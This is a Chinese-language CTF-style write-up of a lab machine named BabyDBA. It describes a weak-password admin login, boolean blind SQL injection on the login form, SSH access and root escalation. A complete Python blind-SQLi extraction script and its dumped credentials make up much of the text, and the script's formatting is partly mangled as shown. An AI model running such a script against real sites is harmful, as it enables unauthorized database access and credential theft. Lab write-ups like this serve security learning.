



前面都是很常规的信息收集，扫个网站，发现 admin




很容易想到弱密码，试了几次 admin/admin123 成功登录




看到以为是文件上传加 mv 重命名弹 shell

执行了几次命令发现没回显而且无论命令对错都返回执行成功，尝试重命名文件发现没用能感觉出来这就是个摆设，对文件上传下手发现是白名单有点不好搞，然后换方向重回到登录框



随便测试一下发现登录进去




后端查询语句大概是


select username,password from users where username='input' and password='input'

根据是否能查到数据来判断登录情况


这种情况没回显就考虑盲注



先测试基本的盲注 payload，如果可行就是能重定向的



成功进来了，到这就基本能判断盲注可以使用了，但是保险期间在看看逻辑假的情况



到这就可以开始盲注注数据了

```
位置 20: 'o' | 当前结果: 1|admin|admin123,goon
位置 21: 'n' | 当前结果: 1|admin|admin123,goon
位置 22: 'l' | 当前结果: 1|admin|admin123,goon|
位置 23: 'g' | 当前结果: 1|admin|admin123,goon|g
位置 24: 'o' | 当前结果: 1|admin|admin123,goon|go
位置 25: 'o' | 当前结果: 1|admin|admin123,goon|goo
位置 26: 'n' | 当前结果: 1|admin|admin123,goon|goon
位置 27: '1' | 当前结果: 1|admin|admin123,goon|goon1
位置 28: '2' | 当前结果: 1|admin|admin123,goon|goon12
位置 29: '3' | 当前结果: 1|admin|admin123,goon|goon123
表 users 的数据: 1|admin|admin123,goon|goon123
行 1: 1|admin|admin123
行 2: goon|goon123
=====
盲注完成！汇总结果：
=====
数据库: vuln_db
用户: vuln_user@localhost
版本: 10.5.23-mariadb-0+deb11u1
表: users

表结构:
users: id,username,password
[root@kali ~]#
```

拿到一个 goon 用户能够登录到管理员后台，本以为是 admin 权限执行不了命令，goon 是隐藏管理员，结果 goon 也不行

直接试一手 ssh

```
盲注完成！汇总结果：

数据库: vuln_db
用户: vuln_user@localhost
版本: 10.5.23-mariadb-0+deb11u1
表: users

表结构:
users: id,username,password

[ (root@kali)-[/tmp/test]
# ssh goon@192.168.2.11
goon@192.168.2.11's password:
Linux BabyDBA 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct 26 22:27:01 2025 from 192.168.2.10
goon@BabyDBA:~$ ]
```

成功进来

去看了一下网站源码感觉就是传不上去马，以为 sql 就是预期解，结果是自己菜，能传上马

提权

```
goon@BabyDBA:/var/www/html/admin$ sudo -l
Matching Defaults entries for goon on BabyDBA:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User goon may run the following commands on BabyDBA:
    (ALL) NOPASSWD: /usr/bin/redis-cli
goon@BabyDBA:/var/www/html/admin$ ps -aux | grep redis
redis   394  0.1  0.7 65100 14704 ?        Ssl  22:54   0:01 /usr/bin/redis-server 127.0.0.1:6379
goon    692  0.0  0.0  6176   636 pts/0    S+   23:15   0:00 grep redis
goon@BabyDBA:/var/www/html/admin$ ]
```

看到 redis 不是 root 启动的感觉就没戏了

找了半天可写文件和 uid sgid 文件，都没什么进展，看到了 opt 下有个 hash 的备份，真是没想到是 root 密码，有点逆天。

EXP:

```
import requests
import time

class BooleanBlindSQLi:

    def __init__(self, target_url):
        self.url = target_url

    def test_condition(self, condition):
        """测试 SQL 条件是否为真"""
        # 使用你的 payload 格式: 1' or condition#
        payload = f"1' or {condition}#"

        data = {
            'user': payload,
            'pass': 'anything', # 随便填，因为被注释掉了
            'login': ''
```

```
    }

headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0',
    'Referer': 'http://192.168.2.11/admin/index.php'
}

try:
    # 不自动重定向，以便检查响应头
    response = requests.post(self.url, data=data, headers=headers, allow_redirects=False)

    # 判断条件：如果重定向到 dashboard.php 则为真
    if response.status_code == 302 and 'dashboard.php' in response.headers.get('Location', ''):

        return True

    # 如果页面包含错误信息则为假
    elif 'Invalid username or password!' in response.text:

        return False

    else:
        # 其他情况，根据状态码判断
        return response.status_code == 302

except Exception as e:
    print(f"请求失败: {e}")
    return False


def get_string_length(self, query, max_length=100):
    """获取字符串长度"""
    for length in range(1, max_length):
        condition = f"length({{query}})={length}"
        if self.test_condition(condition):
            return length
        time.sleep(0.05)  # 避免请求过快
    return None


def get_string(self, query, description="数据", max_length=100):
    """获取字符串值"""
    print(f"正在获取{description}...")

    # 先获取长度
    length = self.get_string_length(query, max_length)
    if not length:
        print(f"无法获取{description}长度")
    return None
```

```

print(f"{{description}}长度: {{length}}")

# 逐字符获取
result = ""

for position in range(1, length + 1):
    found_char = False

    # 尝试常用字符集
    for char in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_@.-":
        condition = f"substring({{query}},{{position}},1)='{char}'"
        if self.test_condition(condition):
            result += char
            found_char = True
            print(f"位置 {{position}}: '{{char}}' | 当前结果: {{result}}")
            break

    # 如果常用字符集没找到，尝试扩展字符集
    if not found_char:
        for ascii_val in range(32, 127):
            char = chr(ascii_val)
            if char not in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_@.-":
                condition = f"substring({{query}},{{position}},1)='{char}'"
                if self.test_condition(condition):
                    result += char
                    found_char = True
                    print(f"位置 {{position}}: '{{char}}' | 当前结果: {{result}}")
                    break

    if not found_char:
        result += "?"
        print(f"位置 {{position}}: 未知字符")

time.sleep(0.05) # 避免请求过快

print(f"{{description}}: {{result}}")
return result

def exploit(self):
    """完整的盲注利用"""
    print("开始布尔盲注利用...")

    # 1. 获取数据库基本信息
    db_name = self.get_string("database()", "数据库名")
    db_user = self.get_string("user()", "数据库用户")

```

```

db_version = self.get_string("version()", "数据库版本")

print(f"\n==== 数据库信息 ====")
print(f"数据库名: {db_name}")
print(f"数据库用户: {db_user}")
print(f"数据库版本: {db_version}")

if not db_name:
    print("无法获取数据库信息，退出")
    return

# 2. 获取所有表名
tables_query = f"SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema='{db_name}'"
tables = self.get_string(tables_query, "所有表名")

if not tables:
    print("无法获取表名")
    return

table_list = tables.split(',')
print(f"\n==== 发现 {len(table_list)} 个表 ====")

for i, table in enumerate(table_list, 1):
    print(f"{i}. {table}")

# 3. 获取每个表的列名
all_columns = {}

for table in table_list:
    columns_query = f"SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='{table}' AND table_schema='{db_name}'"
    columns = self.get_string(columns_query, f"表 {table} 的列名")
    if columns:
        all_columns[table] = columns

# 4. 提取感兴趣表的数据
print(f"\n==== 提取数据 ====")

for table, columns in all_columns.items():
    # 特别关注用户相关的表
    if any(keyword in table.lower() for keyword in ['user', 'admin', 'customer', 'member', 'pass']):
        print(f"\n 提取表 {table} 的数据...")
        data_query = f"SELECT GROUP_CONCAT(CONCAT_WS(' ', {columns})) FROM {db_name}.{table}"
        data = self.get_string(data_query, f"表 {table} 的数据")
        if data:
            rows = data.split(',')
            for i, row in enumerate(rows, 1):

```

```
        print(f"行 {i}: {row}")

    return {
        'database': db_name,
        'user': db_user,
        'version': db_version,
        'tables': table_list,
        'columns': all_columns
    }

# 使用示例
if __name__ == "__main__":
    target_url = "http://192.168.2.11/admin/index.php"

    # 创建盲注对象
    sqli = BooleanBlindSQLi(target_url)

    # 开始完整的利用
    result = sqli.exploit()

    if result:
        print("\n" + "="*50)
        print("盲注完成！汇总结果:")
        print("="*50)
        print(f"数据库: {result['database']}")
        print(f"用户: {result['user']}")
        print(f"版本: {result['version']}")
        print(f"表: {', '.join(result['tables'])}")
        print("\n 表结构:")
        for table, columns in result.get('columns', {}).items():
            print(f"  {table}: {columns}")
```